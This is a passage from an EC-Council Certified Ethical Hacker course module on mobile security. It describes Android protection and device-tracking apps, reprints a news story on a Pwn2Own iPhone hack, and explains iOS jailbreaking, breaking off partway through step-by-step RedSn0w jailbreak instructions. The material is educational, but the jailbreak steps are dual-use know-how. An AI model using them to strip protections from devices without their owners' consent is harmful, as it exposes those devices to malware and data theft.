## Android Security Tool: DroidSheep Guard

The screenshot shows three panels of the DroidSheep Guard app. The left panel lists features: monitoring ARP-Table, pop-up alerts, disabling WiFi, and working with ARP-based attacks. It includes an illustration of a hand interacting with a smartphone. The middle panel shows the app's main interface with a green Android icon, a progress bar for 'Checks per Minute' at 60, and a list of features with checkmarks: Autostart/stop depending WiFi, Disable WiFi on alert, Notify in system, and Cautious mode (MIGHT cause false alerts). Buttons for 'Start protection', 'Stop protection', and 'Save and hide' are at the bottom. The right panel displays a red triangle warning sign with a sheep and the text 'SOMEONE SEEMS TO BE HIJACKING USING ARPSPOOFING ON THIS NETWORK!'. It includes a button to 'Open DroidSheep Guard' and a message about WiFi being disabled to prevent hijacks. A URL 'http://droidsheep.de' is at the bottom.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Android Security Tool: DroidSheep Guard

Source: <http://droidsheep.de>


DroidSheep Guard monitors your phone's **ARP-Table** and it warns you by pop-up alerts in case it detects malicious entries. It can instantly disable a Wi-Fi connection to protect your accounts. This can guard against all ARP-based attacks, such as DroidSheep and Faceniff, man-in-middle attacks, handmade attacks, etc. You can use Facebook, eBay, Twitter, and LinkedIn accounts on public Wi-Fis securely.



FIGURE 16.28: DroidSheep Guard Screenshot

## Android Vulnerability Scanner: X-Ray

**C|EH**  
Certified Ethical Hacker



X-Ray scans your Android device to determine whether there are **vulnerabilities** that remain **unpatched** by your carrier

It presents you with a **list of vulnerabilities** that it is able to identify and allows you to check for the presence of each vulnerability on your device

X-Ray is **automatically updated** with the ability to scan for new vulnerabilities as they are discovered and disclosed

<http://www.xray.io>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Android Vulnerability Scanner: X-Ray

Source: <http://www.xray.io>

X-Ray scans your Android device to determine if there are vulnerabilities that remain unpatched by your carrier. It presents you with a list of vulnerabilities that it is able to identify and allows you to check for the occurrence of vulnerabilities on your device. This is **automatically updated** with the ability to scan for **new vulnerabilities** as they are discovered and disclosed. X-Ray has detailed information about a class of vulnerabilities known as “privilege escalation” vulnerabilities. Such vulnerabilities can be exploited by a malicious application to gain root privileges on a device and perform actions that would normally be restricted by the **Android operating system**.



FIGURE 16.29: X-Ray Screenshot

## Android Penetration Testing Tool: Android Network Toolkit - Anti

**C|EH**  
Certified Ethical Hacker

**Anti**

On each run, Anti will map your network, scan for active devices and vulnerabilities, and will display the information accordingly:  
Green led signals an Active device, Yellow led signals Available ports, and Red led signals Vulnerability found

- Each device will have an icon representing the type of the device
- When finished scanning, Anti will produce an automatic report specifying which vulnerabilities you have or bad practices used, and how to fix each one of them



<http://www.zantiapp.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Android Penetration Testing Tool: Android Network Toolkit - Anti

Source: <http://www.zantiapp.com>

Android Network Toolkit - Anti is an **Android penetration testing tool**. It is a network scanner that allows you to scan for active devices and vulnerabilities and shows the evidence accordingly: Green signals an "Active device," yellow signals "available ports," and red signals "Vulnerability found.. Each device has an icon representing the type of device. When finished scanning, it produces an automatic report specifying which vulnerabilities you have or bad practices are used, and how to fix each one of them.



FIGURE 16.30: Android Network Toolkit - Anti

## Android Device Tracking Tools

The collage displays eight screenshots of different Android device tracking applications:

- Find My Phone** (<http://findmyphone.mangobird.com>): Shows a menu with options like "Find phone SMS trigger", "Ring phone SMS trigger", "App password", "Add backup trigger", and "Enabled location sources".
- Prey Anti-Theft** (<http://preyproject.com>): Shows a radar-like interface with the "prey" logo.
- Android Anti Theft Security** (<http://www.snuko.com>): Shows a map with device location markers.
- Where's My Droid** (<http://wherestemydroid.com>): Shows a "Security Settings" screen with options like "Remote Lock", "Remote Wipe", "Delete Photo & Video", "Panorama", and "SIM Card".
- iHound** (<https://www.ihoundssoftware.com>): Shows a screenshot of the app interface.
- GadgetTrak Mobile Security** (<http://www.gadgettrak.com>): Shows a "Backup Pictures" screen with checkboxes for "Want to be able to view my pictures if this Sudden Death Gadget gets stolen" and "Backup my pictures from this device".
- Total Equipment Protection App** (<https://protection.sprint.com>): Shows a map with device location markers and network coverage from "astorian" and "Sprint".
- AndroidLost.com** (<http://www.androidlost.com>): Shows a "Version 1.0" screen with text about the app's purpose and usage.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Android Device Tracking Tools

Android device tracking tools help you to track and find the locations of an Android device in case it is lost, stolen, or **misplaced cases**. A few Android device tracking tools are listed as follows:



### Find My Phone

Source: <http://findmyphone.mangobird.com>

Find My Phone is an Android phone app that helps you find your lost, stolen, or misplaced phone. When you lose your phone, just send it a **text msg (SMS)** and the phone will reply with its current location. You can also make your phone ring loudly if you lose it somewhere close, like inside your home.




FIGURE 16.31: Find My Phone Screenshot



### Prey Anti-Theft

Source: <http://preyproject.com>

Prey lets you keep track of your laptop, phone, or tablet if it is stolen or missing. It supports **geolocation**. It's lightweight, open source software that gives you full and remote control, 24/7.




FIGURE 16.32: Prey Anti-Theft Screenshot



### Android Anti-Theft Security

Source: <http://www.snuko.com>

The Android anti-theft security tool **Snuko** is anti-theft software that allows you to use it on multiple platforms protecting thousands of PCs, mobile phones, laptops, etc. It offers a complete online back-up solution; as part of the anti-theft package Snuko subscribers' files can be stored safely and securely in the cloud. This can generate important tracking information and security for your data by using its **Mobile Dashboard**. If the mobile device is lost, then the device is locked to prevent any unauthorized access. If the device's SIM card is replaced without

your knowledge, the new SIM card number, phone number, and the **IMEI/IMSI numbers** will be recorded. The phone cannot be used until the correct PIN code is entered.




FIGURE 16.33: Android Anti-Theft Security Screenshot



## Wheres My Droid

Source: <http://wheresmydroid.com>

Where's My Droid is an Android device tracking tool that allows you to **track your phone** from anywhere, either with a text message attention word or with an online Commander. The app can also get the GPS coordinates with a link to Google Maps; if you're not near enough to your phone to hear the ringer, it can turn the ringer volume up and make your phone ring. One of the features is Activity Log, which enables you to see what the app does, when it does it, and who is using it.




FIGURE 16.34: Wheres My Droid Screenshot



## iHound

Source: <https://www.ihoundssoftware.com>

iHound is an Android device tracking tool that allows you to track your mobile using its GPS and WiFi, 3G, or Edge signals built into your devices to determine its location. Using its tracking website, you can track the location of your device, remotely lock your phone, and remotely erase important personal information such as: SMS messages, contacts, phone call logs, photos, videos, and/or SD storage data. You can also set Geofencing location alerts by its intuitive mobile website optimized for iPhone, iPod Touch, and Android phones. You can track multiple devices on multiple platforms and set up **Geofences**.



FIGURE 16.35: iHound Screenshot



## GadgetTrak Mobile Security

Source: <http://www.gadgettrak.com>

GadgetTrak Mobile Security tool helps you to **moderate** the risk of mobile device loss or theft. It allows you to track its location, back up data, and even wipes the data in the device remotely. With the combination of GPS, Wi-Fi positioning, and cell tower triangulation, you can easily track the location of your device. If your device is lost or stolen, you can remotely enable a piercing alarm, even if it's in silent mode. Once **tracking** is activated, the software settings cannot be modified unless deactivated.




FIGURE 16.36: GadgetTrak Mobile Security



## Total Equipment Protection App

Source: <https://protection.sprint.com>

Total Equipment Protection App is an Android device tracking tool that allows you to **find**, **repair**, and **replace your phone**, whether it is dead or lost. It also comes with online features that protect your existing handset. When you lose the phone, you can map the exact location with directions on how to get there. It sounds the alarm when the phone is misplaced by its alarm even when it is on silent mode. You can choose to remotely lock a misplaced phone or erase your contacts and you can even synchronize and restore the lost phone after its recovery or can get a new phone.



FIGURE 16.37: Total Equipment Protection App Screenshot



## AndroidLost.com

Source: <http://www.androidlost.com>

AndroidLost.com is an online service that allows you to find your lost phone. You don't need to install the **AndroidLost** on the phone but you can push the AndroidLost app to your phone from Google Market and initiate the connection to Google servers by sending an SMS with the message "**Androidlost register**" to your phone when its lost to find its location and tracking. Sound alerts can be enabled even when the phone is in silent mode from your PC. You can control more than one phone from your account.





FIGURE 16.38: AndroidLost.com Screenshot



## Module Flow

iOS is a mobile operating system developed by Apple. Apple does not license iOS for installation on non-Apple hardware. The increasing use of Apple devices for many purposes has grabbed the attention of attackers. Attackers are concentrating on hacking iOS so that they can gain access to Apple devices at the root level.

<b>Mobile Platform Attack Vectors</b>	<b>Hacking BlackBerry</b>
<b>Hacking Android iOS</b>	<b>Mobile Device Management</b>
<b>Hacking iOS</b>	<b>Mobile Security Guidelines and Tools</b>
<b>Hacking Windows Phone OS</b>	<b>Mobile Pen Testing</b>

This section introduces you to the Apple iOS and focuses on hacking iOS. This section describes iOS attack vectors such as jailbreaking and types of jailbreaking, and also covers the guidelines to be followed in order to secure iOS devices.

The screenshot shows a news article from Computerworld. At the top, there's a yellow header bar with the text "Security News". To the right of the header is a "CEH Certified Ethical Hacker" logo. Below the header is a colorful graphic of various app icons. The main content area has a dark background with a grid of colorful squares at the bottom. At the top of the content area, there's a navigation bar with links: "Home", "About Us", "Portfolio", "Tech News" (which is highlighted in yellow), and "Service". To the right of the navigation bar is the date "24-Sep-2012". The main headline reads "Researchers Hack iPhone Running Latest Apple iOS, Steal Data". Below the headline is a subtext: "White-hat hackers broke into the developer version of iOS 6, meaning Apple's new iPhone 5 could be vulnerable." The article continues with several paragraphs of text. On the right side of the article, there's a large "iOS" logo with the Apple logo below it. At the bottom right of the article area, there's a link "http://www.computerworld.in" and a copyright notice: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."

**Researchers Hack iPhone Running Latest Apple iOS, Steal Data**

White-hat hackers broke into the developer version of iOS 6, meaning Apple's new iPhone 5 could be vulnerable.

Researchers have broken into an iPhone 4S running the latest version of Apple iOS, making it possible to exploit the same vulnerability in the iPhone 5.

The white-hat hackers Joost Pol and Daan Keuper showed how they were able to steal contacts, browsing history, photos and videos to win \$30,000 in the mobile Pwn2Own contest Wednesday at EUSecWest in Amsterdam, IT World reports.

Because the hacked iPhone was running a developer version of iOS 6, it's likely the same vulnerability could be used to break into an iPhone 5 or the latest iPad and iPod Touch devices.

Using the malicious code in a website would enable a cybercriminal to bypass the security mechanisms in Safari to gain access to the phone's data.

<http://www.computerworld.in>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Security News

### Researchers Hack iPhone Running Latest Apple iOS, Steal Data

Source: <http://www.computerworld.in>

White-hat hackers broke into the developer version of iOS 6, meaning Apple's new iPhone 5 could be vulnerable.

Researchers have broken into an iPhone 4S running the latest version of Apple iOS, making it possible to exploit the same **vulnerability** in the iPhone 5.

The white-hat hackers Joost Pol and Daan Keuper showed how they were able to steal contacts, browsing history, photos and videos to win \$30,000 in the mobile **Pwn2Own** contest Wednesday at EUSecWest in Amsterdam, [IT World reports](#).

Because the hacked iPhone was running a developer version of iOS 6, it's likely the same vulnerability could be used to break into an iPhone 5 or the latest iPad and iPod Touch devices.

The WebKit browser exploit took only a few weeks to make, the researchers told IT World. Using the malicious code in a website would enable a cybercriminal to bypass the security mechanisms in Safari to **gain access** to the phone's data.

WebKit is a layout engine used by browsers to render Web pages. The open source technology is used in the Safari Web browser in iOS and in Google's Chrome, which recently became the default browser for Android.

The Dutch researchers are not the first to penetrate the iPhone's defenses through WebKit, said Chenxi Wang, an analyst for Forrester Research. Hackers typically target WebKit because Apple does not use a number of standard security practices in using the engine.

Apple has not said why, but it could be related to phone performance and battery life. In addition, Apple doesn't vet **code executed** on the browser, like it does apps before allowing them to be offered to iPhone users.

"This opens doors to remote exploitation," Wang said. "But to [Apple's] credit, we haven't seen a lot of that going on, which is actually quite impressive."

Wang does not believe the **risk** of the latest vulnerability is very high. That's because a cybercriminal would have to find a way to get iPhone users to a compromised site. A hacker could inject malicious code into a popular Web site, but this would also be difficult.

"It's certainly possible and certainly is a threat, but I don't see it becoming a massively popular way of attacking iPhone users," he said.

The Dutch researchers held back some of the details of their work, in order to prevent giving **cybercriminals** a hacking roadmap to the iPhone.

"Apple will have to come up with an update and then people need to upgrade as fast as possible," Pol told [IT World](#).

Speed in plugging the hole is key to reducing risk, said Peter Bybee, president and chief executive of cloud security provider Security On-Demand.

"Whether you're likely to be attacked depends on how long the gap will be between when Apple fixes the problem and attackers repeat the researcher's success," Bybee said. "Just because the exploit is shared only with the vendor doesn't mean that it won't get out into the open market. There was enough detail in how they found the exploit and used it that it could be replicated by an experienced malware creator."

Other participants in the hacker contest demonstrated breaking into the Samsung Galaxy S3 via its near field communication (NFC) technology. The researchers from security company MWR Labs were able to beam an exploit from one Galaxy S3 to another.

Once the malicious app is installed in the receiving phone, a hacker would have full access to the phone's data, Tyrone Erasmus, a security researcher at MWR told [IT World](#). The app runs in the background, making it invisible to the phone's user.

The exploit targets vulnerability in the document viewer application that comes as a default app in the Galaxy S2, S3 and some HTC phones. The flaw enables a hacker to steal text messages, emails, contact information and other data.

The researchers said the vulnerability, which also exists in the Galaxy S2, could be exploited by malware sent via email, the MWR team said. The researchers also won \$30,000 for the hack.

Zero Data Initiative by Hewlett-Packard's DVLabs organized the competition. DVLabs will send details of the hacks to Apple and Samsung, respectively.




*Copyright © 2005 - 2009 IDG Media Private Ltd. All rights reserved.*

*By Antone Gonsalves*

<http://www.computerworld.in/news/researchers-hack-iphone-running-latest-apple-ios-steal-data-29822012>

# Apple iOS

 The user interface is based on the concept of **direct manipulation**, using **multi-touch gestures**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Apple iOS

iOS is the Apple mobile's operating system established for its **iPhones**. It maintains and sustains other Apple devices such as iPod Touch, iPad, and Apple TV. Using the Mac OS X, the iOS operating system is fabricated. The user interface is based on the concept of direct manipulation, using multi-touch **gestures**. This has many other options and features using which daily work becomes easy and this can be updated on your iPhone, iPad, or iPod Touch using **Wi-Fi** and other wireless networks.




FIGURE 16.39: Apple Ios Screenshot

# Jailbreaking iOS

**C|EH**  
Certified Ethical Hacker

- Jailbreaking is defined as the process of **installing a modified set of kernel patches** that allows users to run third-party applications not signed by the OS vendor
- Jailbreaking provides **root access to the operating system** and permits downloading of third-party applications, themes, extensions on an iOS devices
- Jailbreaking **removes sandbox restrictions**, which enables malicious apps to access restricted mobile resources and information

**Jailbreaking, like rooting, also comes with many security and other risks to your device including:**

- Voids your phone's warranty
- Poor performance
- Malware infection
- Bricking the device

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Jailbreaking iOS

Jailbreaking is a method of **getting control** of the **iOS operating system** that is used on Apple devices. It relaxes the device from the barriers of dependencies on exclusive Apple source applications and allows the user to use third-party apps unavailable at the official app store. It is accomplished by installing a modified set of kernel patches that allow you to run third-party applications not signed by the **OS vendor**. It is used to add more functionality to standard Apple **gadgets**. It can also provide root access to the operating system and permits download of third-party applications, themes, extensions, etc. This removes sandbox restrictions, which enables malicious apps to access restricted mobile resources and information.

Jailbreaking, like rooting, also comes along with many security and other risks to your device including:

- Voids your phone's warranty
- Poor performance
- Bricking the device
- Malware infection

# Types of Jailbreaking

**C|EH**  
Certified Ethical Hacker

- Userland Exploit**  
 A userland jailbreak allows **user-level access** but does not allow **iboot-level access**  

- iBoot Exploit**  
 An iBoot jailbreak allows **user-level access** and **iboot-level access**  

- Bootrom Exploit**  
 A bootrom jailbreak allows **user-level access** and **iboot-level access**  


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Types of Jailbreaking

When the device starts booting, it loads **Apple's** own **iOS** at start, but to get more apps from third parties, the device must then be broken and have the kernel patched each time it is turned on. There are three types of jailbreaking methods used:

**Userland Exploit:** A userland jailbreak allows user-level access but doesn't allow **iboot-level** access. This type of exploit cannot be tethered as it cannot have recovery mode loops. These can be patched by Apple. The userland exploits use a loophole in the system application to gain control of that application. This exploit can only give control to the **filesystem**. This type of exploit can access non-vital code in the application and is user friendly and platform independent.

**iBoot Exploits:** An iBoot jailbreak allows file system and iboot level access. This type of exploit can be semi-tethered if the device has a new **bootrom**. This is mostly used to reduce low-level iOS controls. This exploit method takes the help of the hole in iBoot to delink the code signing appliance and then the customer can download required applications. Using this method users configure the mobile to accept **custom firmware** and probably jailbreak more.

**Bootrom Exploits:** A bootrom jailbreak can break all the **low-level authentications** such as providing filesystem, iBoot, and NOR access (custom boot logos). This process finds a hole in the application to discard the signature checks. It can't be corrected by Apple. A bootrom jailbreak allows user-level access and iBoot-level access. These cannot be patched by Apple.

# Jailbreaking Techniques

## Untethered Jailbreaking

- An untethered jailbreak has the property that if the user turns the device off and back on, the device will start up completely, and the kernel will be patched without the help of a computer – in other words, it will be jailbroken after each reboot

## Tethered Jailbreaking

- With a tethered jailbreak, if the device starts back up on its own, it will no longer have a patched kernel, and it may get stuck in a partially started state; in order for it to start completely and with a patched kernel, it essentially must be "re-jailbroken" with a computer (using the "boot tethered" feature of a jailbreaking tool) each time it is turned on

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Jailbreaking Techniques

There are two jailbreaking techniques:



### Untethered Jailbreaking

Untethered jailbreak is a method of **rebooting** the **mobile device** without connecting it to the system every time you boot. If the battery of the device is spoiled, after changing it boots as usual. Some jailbreak solutions are greenpois0n, PwnageTool, limera1n, and sn0wbreeze.



### Tethered Jailbreaking

With a tethered jailbreak, if the device starts back up on its own, it will no longer have a patched kernel, and it may get stuck in a partially started state; in order for it to start completely and with a patched kernel, it essentially must be "**re-jailbroken**" with a computer (using the "boot tethered" feature of a jailbreaking tool) each time it is turned on.

## App Platform for Jailbroken Devices: Cydia



The screenshot shows the Cydia application interface on a mobile device. The top navigation bar includes links for 'Cydia', 'saurik', 'Featured', 'Themes', 'Cydia Store', 'Products', 'Manage Account', 'Upgrading and Jailbreaking Help', 'More Package Sources', and 'User Guides'. Below this is a sidebar with sections for 'Extensions Useful on iPad' and 'Products Designed for iPad'. The main content area lists various jailbreak tools and apps like 'Activator', 'FullForce', 'IncaseApp', 'NoLockScreen', 'SB Settings', 'OptiMail', 'DisplayOut', 'FullScreen', 'iFinger', 'Music Controls Pro', 'MyWi On-Demand', 'PhotoAlbums', 'PintTube', 'RainPad', and 'SwiftySMS'. At the bottom are icons for 'Home', 'Search', and 'Logout'.

<http://cydia.saurik.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

- Cydia is a software application for iOS that enables a user to find and install software packages (including apps, interface customizations, and system extensions) on a jailbroken iPhone, iPod Touch, or iPad
- It is a graphical front end to **Advanced Packaging Tool (APT)** and the dpkg package management system, which means that the packages available in Cydia are provided by a decentralized system of repositories (also called sources) that list these packages



A graphic showing two circular icons. The left icon contains various colorful app icons (Facebook, Twitter, etc.) connected by lines to a central smartphone icon. The right icon features a compass rose, a map, and a smartphone, symbolizing navigation and location services.




## App Platform for Jailbroken Devices: Cydia

Source: <http://cydia.saurik.com>

Cydia is a software application specifically designed for iOS enabled services for devices to jailbreak that facilitates a user to install software on iPhone, iPod Touch, iPad, etc. It has many different applications, extensions, themes, features, and **customizations**. It is a graphical front end to **Advanced Packaging Tool (APT)** and the dpkg package management system, which means that the packages available in Cydia are provided by a decentralized system of repositories (also called sources) that list these packages.



FIGURE 16.40: Cydia Screenshot



## Jailbreaking Tools: Redsn0w and Absinthe



### Redsn0w

Source: <http://blog.iphone-dev.org>

RedSn0w allows you to jailbreak your iPhone, iPod Touch, and iPad running a variety of firmware versions. This is developed by the iPhone Dev Team. It supports Windows and Mac OS X operating systems to jailbreak iOS devices, both tethered and untethered.



FIGURE 16.41: Redsn0w Screenshot



## Absinthe

Source: <http://greenpois0n.com>

Absinthe is a jailbreak solution for your **Apple mobile devices**, including the iPhone, iPad, iPod Touch, and AppleTV brought to you by Chronic Dev Team; their aim is to develop iOS untethered jailbreak toolkits.



FIGURE 16.42: Absinthe Screenshot

## Tethered Jailbreaking of iOS 6 Using RedSn0w



- 1 Step 1: Download RedSn0w and open it (also available in CEH Tools DVD)
- 2 Step 2: Place your iOS device into DFU mode by holding Home and Power for 10 seconds, and releasing Power while still holding Home for an additional 10 seconds
- 3 Step 3: Click Jailbreak
- 4 Step 4: Select Install Cydia for "Please select your options" prompt and click Next
- 5 Step 5: Wait for approximately 5 minutes until the jailbreaking process is complete and you are redirected to the Home screen
- 6 Step 6: Put your device back into DFU mode
- 7 Step 7: Go back to the main page of RedSn0w, and select Extras → Just boot
- 8 Step 8: You will see Cydia on your Home screen once your device boots back up

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Tethered Jailbreaking of iOS 6 Using RedSn0w

As mentioned previously, **Redsn0w** can be used for both tethered and untethered jailbreaking. Let's discuss the process or steps involved in tethered jailbreaking of iOS 6 using RedSn0w:

- Step 1:** Download RedSn0w and open it (also available in CEH Tools DVD).
- Step 2:** Place your iOS device into DFU mode by holding Home and Power for 10 seconds, and releasing Power while still **holding Home** for an additional 10 seconds.
- Step 3:** Click **Jailbreak**.
